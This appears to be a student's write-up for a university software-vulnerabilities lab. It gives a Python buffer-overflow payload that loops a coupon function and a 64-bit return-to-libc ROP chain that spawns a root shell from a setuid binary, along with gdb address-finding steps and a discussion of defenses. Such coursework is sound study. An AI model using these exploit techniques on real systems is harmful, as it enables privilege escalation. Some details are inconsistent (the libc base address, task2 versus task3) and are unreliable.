Project #2 - Software Vulnerabilities

In this project, you will perform a series of software vulnerability exploits. You will explore unsafe and insecure programming techniques and will evaluate the efficacy of operating system defenses against them.

Credit Statement

- Classmate Ashmita Kunwar
    - I discussed with Ashmita some of the high-level concepts in this project but without sharing exact code
- Introduction to x64 Linux Binary Exploitation (Part 1) article
- Introduction to x64 Linux Binary Exploitation (Part 2)—return into libc article
- Lecture slides of lectures 4, 5, and 6
- ChatGPT 3.5
- Ropper Git repository
- Format String Vulnerability article
- ASLR article

Instructions

• Within the VM instance, the source files you need can be found in the home directory "*/home/cs6917/proj2/*".

• To compile the source code you can run ***make*** within the *proj2* directory. (You will get the four binaries, *task1*, *task1-64*, *task2*, and *task3*.)

• You are NOT allowed to modify any of the files (i.e., source code and Makefile) provided and the VM setting. (NOTE! grading will be based on them.)

• Most of the points for each question will be for a correct exploit. If you answer a question without correctly exploiting the target, no credit will be given.

• Any code you write should run in the virtual machine with no errors.

• Start early!

(30 pts) Task 1: Buffer Overflow to Rewrite a Return

task1 is a program that takes a customer's name as the input and prints a coupon. Assume that each customer can only execute the program once, so he/she can only get one coupon. Your goal is to pass some to the program so it will repeatedly print coupons. In other words, the argument will make the program execute the function *coupon()* repeatedly. (Note: To get full credit, the function *coupon()* has to execute an **infinite** number of times. If it only executes twice, then you will get half the points.)

1. (10 pts) Write a Python program *exploit1.py* that passes the attack string to the target and performs the attack. Use exploit1.sh to run your program.

- exploit1.py
  - import sys
  - sys.stdout.buffer.write(b'A'*28 + b'\xb3\x92\x04\x08')
- exploit1.sh
  - #!/bin/bash
  - ./task1 $(python3 exploit1.py)

NOTE: please see attached in the zip file both exploit1.py and exploit1.sh. I did not manage to hack the program using the shell program I wrote, but it worked when I entered the crafted input manually after running ./task1, but it didn't work out via the exploit1.sh shell program due to a syntax error.

2. (5 pts) Identify the specific vulnerable point(s) in the code that made your attack possible

- strcpy(name, arg) in the coupon() function
  - name is a buffer of size 16 bytes. However, strcpy() is vulnerable to buffer overflow attacks if not used carefully, like in our case here. strcpy() copies a string from source to destination until it encounters a null terminator ('\0'). The vulnerability arises because strcpy() does not perform any bounds checking on the destination buffer. If the source string is longer than the destination buffer, in

our case that would be 16 bytes, it will overwrite memory beyond the intended destination buffer, leading to buffer overflow, and possibly overwriting a return address in the stack.

3. (5 pts) Describe your attack strategy. That is, describe the memory addresses involved in your attack, and explain how the attack made the program print an unlimited number of coupons.

- Attack strategy
    - The goal is to overflow the buffer so that we can overwrite the return address on the stack, pointing to an address that would potentially let the program print an unlimited number of coupons, by calling the coupon function in an endless loop.
    - Some useful tools I used to examine the program and memory layout that helped me exploit the buffer vulnerability is the following
        - I use the examine memory command to examine the stack layout in gdb
        - This helps with figuring out where the return address is stored on the stack, the address at which the buffer starts, the address at which the buffer ends, the address at which the function make coupon is stored
        - I also used the command Info func
            - To list all the addresses of the functions that exist in this particular binary
        - I used the disass main command in gdb
            - So I can find the address of the function that's causing the software vulnerability
                - Such as gets@plt
                - We want to examine the state of the procedure call stack before and after we input data so we can start to abuse it
                - Set a breakpoint at the address of that function
                - Set a breakpoint just before and after this function

            - %esp contain the upper region of the stack, aka the top of the stack, where our present function would be saving information
        - In gdb, x/20x $esp
            - Grabs 20 hexadecimal values from the address contained at $esp
            - I did this command before we enter input and right after we enter input and compare the layout of the stack and the data stored in
    - When entering an address in a python program to hack a stack overflow, you have to enter the address in little endian, that is, if the address you're trying to store in the return location in the stack frame is 0x80484fa, then the string we are passing through a python print() function should similar to the following
        - python -c 'print "A"*28 + "\xfa\x84\x04\x08"'
    - Address of call coupon function in main is 0x080492c2
    - Address of the coupon function is 0x080491c8
    - The return address of coupon should be 0x080492b3 and it's stored after 4*8 = 32 bytes on the stack from where the name string is stored, that is, we need a 28 string of 'A''s plus a 4-byte crafted return address to completely overwrite the return address in the stack and gain control of the program flow by letting it call the coupon function an unlimited number of times.
        - Thus the crafted string that would exploit the buffer overflow vulnerability is the following
            - sys.stdout.buffer.write(b'A'*28 + b'\xb3\x92\x04\x08')

4. (5 pts) Propose two different operating systems and/or compiler/programming language defenses that can be used to prevent this attack from working. Discuss the advantages, disadvantages, and feasibility of the proposed defenses.

Memory protection features to prevent stack overflows

- Stack canaries
    - Advantages

            - Offered by the system and easy to enable
                - Stack canaries are widely supported by modern compilers and operating systems, making them relatively easy to integrate into existing codebases. They are compatible with various architectures and do not require significant changes to the code like some other security defense mechanisms.
            - Relatively low overhead compared to other security mechanisms
                - Implementing stack canaries typically has low runtime overhead. The additional operations to set and check the canary value are relatively lightweight.
        - Disadvantages
            - It has a limited protection scope and is not a standalone solution
                - Stack canaries primarily defend against buffer overflow attacks that target the return address. They may not provide protection against other types of stack-based attacks, such as those targeting function pointers, or exploiting other memory corruption vulnerabilities.
        - Feasibility
            - Most modern compilers and operating systems offer support for stack canaries. Therefore, enabling stack canaries during compilation is typically straightforward and involves compiler flags or options provided by the toolchain.
                - For example, a compiler option could be (-fstack-protector)
                    - called ProPolice in GCC

- Address Space Layout Randomization (ASLR)
    - Advantages
        - Randomization of memory addresses

        - ASLR randomizes the memory addresses where system executables, libraries, heap, and stack are loaded, making it difficult for attackers to predict the memory layout of a process. This randomness adds an additional layer of defense against buffer overflow attacks.
    - Prevention of Code Execution
        - By randomizing memory addresses, ASLR makes it harder for attackers to reliably exploit vulnerabilities and execute arbitrary code. It prevents the predictability of memory locations, thereby increasing the complexity of launching successful attacks.
    - It’s widely supported
        - ASLR is supported by most modern operating systems and is relatively easy to enable. It can be configured system-wide or on a per-process basis, depending on the requirements and security policies.
- Disadvantages
    - Partial protection and not a standalone solution
        - Sophisticated attackers may employ advanced methods to bypass ASLR, such as information leaks or brute-force techniques.
    - Performance overhead
        - ASLR introduces a slight performance overhead due to the need for additional memory address randomization during process initialization. While the impact is generally minimal, it may be more noticeable in environments with strict performance requirements or resource-constrained systems.
- Feasibility
    - ASLR is widely supported by modern operating systems, thereby enabling ASLR typically only involves configuring system settings or using command-line tools provided by the operating system making it easily feasible.

5. (5 pts) Try to attack *task1-64* which is compiled with the same source code, but for 64-bit architecture. Does your attack succeed? If so, describe the steps you took to make it succeed. If not, describe the point at which your attack failed.


- The attack doesn't succeed for the following reasons
    - Memory addressing
        - Exploiting buffer overflows requires different techniques due to differences in memory layout and address space
            - In this particular case, the offset calculated above (the 28 "A"s in our payload) would be different in a 64-bit architecture
            - Additionally, the memory address we would like to overwrite and return to (the 0x080492b3 memory address we used above) would be different in a 64-bit architecture
            - Therefore, in total, the structure of the payload we crafted to exploit the vulnerability in the 32-bit based program would be different from a 64-bit based program and has to undergo a couple of changes because of the differences in data alignment, structure padding, and compiler optimizations that lead to subtle behavioral differences between the two versions of the the same program.

(30 pts) Task 2: Return to libc


task2 is a program that scans several network packets and checks if the traffic matches any virus signatures. Suppose task2 is setuid root. The goal is to pass some inputs to the program to start a root shell. You need to assume that the stack is **NOT** executable. Therefore, you cannot change the return address to the shellcode in the stack.

1. (5 pts) Draw the layout of the stack frame corresponding to the function *is_virus()* directly after the local variables are initialized. For each element on the stack, provide its size (assuming a 64-bit architecture).


- Draw the layout of the stack frame



- Find screenshot below.


Terminal - cs6917@cs6917: ...
23 Feb, 09:39
Terminal - cs6917@cs6917: ~/proj2
File Edit View Terminal Tabs Help

```
Continuing.

Breakpoint 2, is_virus () at task2.c:15
15                gets(traffic);
(gdb) info frame
Stack level 0, frame at 0x7fffffffe030:
 rip = 0x40115e in is_virus (task2.c:15);
    saved rip = 0x401225
 called by frame at 0x7fffffffe050
 source language c.
 Arglist at 0x7fffffffe020, args:
 Locals at 0x7fffffffe020, Previous frame's sp is 0x7ffff
fffe030
 Saved registers:
  rbp at 0x7fffffffe020, rip at 0x7fffffffe028
(gdb) 
```


Terminal - cs6917@cs6917: ...
23 Feb, 09:40
Terminal - cs6917@cs6917: ~/proj2
File Edit View Terminal Tabs Help

```
 Locals at 0x7fffffffe020, Previous frame's sp is 0x7ffff
fffe030
 Saved registers:
  rbp at 0x7fffffffe020, rip at 0x7fffffffe028
(gdb) x/20x $rsp
0x7fffffffdfd0: 0x00000000      0x00000000      0x0000000
0       0x00000000
0x7fffffffdfe0: 0x00000000      0x00000000      0x0000000
0       0x00000000
0x7fffffffdff0: 0x00000000      0x00000000      0x0000000
0       0x00000000
0x7fffffffe000: 0x00000000      0x00000000      0x0000000
0       0x00000000
0x7fffffffe010: 0x00000000      0x00000000      0x0000000
0       0x00000000
(gdb) 
```

2. (10 pts) Write a Python program *exploit2.py* that performs the attack. Use exploit2.sh to run your program.

- Content of the python exploit is below
    - import sys
    - import struct
    - offset = 88
    - base_address = 0x7ffff7c00000
    - return_address = base_address + 0x61803
    - pop_rdi_gadget_address = base_address + 0x2a3e5
    - bin_shell_string_address = base_address + 0x1d8678
    - system_gadget_address = base_address + 0x50d70
    - exit_gadget_address = base_address + 0x455f0
    - buffer = b'A' * offset
    - buffer += struct.pack('<Q', return_address)
    - buffer += struct.pack('<Q', pop_rdi_gadget_address)
    - buffer += struct.pack('<Q', bin_shell_string_address)
    - buffer += struct.pack('<Q', system_gadget_address)
    - buffer += struct.pack('<Q', exit_gadget_address)
    - sys.stdout.buffer.write(buffer)

NOTE: I have both exploit2.py and exploit2.sh attached in the zip file.

3. (5 pts) Identify the specific bug in the program and vulnerability in the operating system that made your attack possible

- The program uses the security vulnerable function gets(traffic)
    - traffic is a 64-byte long buffer but gets() doesn't perform any boundary checking when reading from stdin
        - In fact, gets() will keep reading from stdin until it hits a null terminator, while possibly reading way more than 64 bytes from the user
            - And this is exactly where the vulnerability arises, potentially overwriting return addresses and function pointers on the stack frame


        - To be more specific, in our case, while performing a return to libc attack, we will in fact trigger a stack buffer overflow, overwriting the return address of the stack frame to gain control over the program control flow, and redirect it to libc functions that serve into our favor, executing malicious code with root privilege
        - Especially that task3 has setuid root privilege meaning that it can be exploited to gain unauthorized access to system resources and perform malicious actions with elevated privileges, and that is exactly what we're doing in this task.

4. (5 pts) Describe your attack strategy. That is, explain what memory addresses you used and how you figured out those addresses


NOTE: credit to Ashmita for suggesting to me using Ropper for this task

- I found the gets() function address via gdb which is precisely 0x401060
- I found the is_virus() function address via gdb which is precisely 0x401156
- I found the main() function address via gdb which is precisely 0x401211
- I found the addresses of both the exit() and system functions via gdb as well.
- Find some screenshots of the work finding addresses below.
- To find the string "/bin/sh" I print all the strings in the file task2 and find it with its address.
- Now for the gadgets, I decided to use ropper, although there are multiple other ways to find the addresses of these gadgets.
    - pop %rdi
        - 0x0002a3e5
    - ret
        - 0x00061803
- Finally, to locate the base address of the libc binary file in our executable, I ran the command "info proc map" in gdb
    - The address was 0x7ffff7c28000
- Overall, after figuring out the addresses of all the strings, gadgets, and system instructions, we need to assemble all these pieces together.


- The goal is to overflow the buffer so that we overwrite the return address in the stack, making the program execute functions from libc, eventually starting a root shell and then exiting in a clean way.



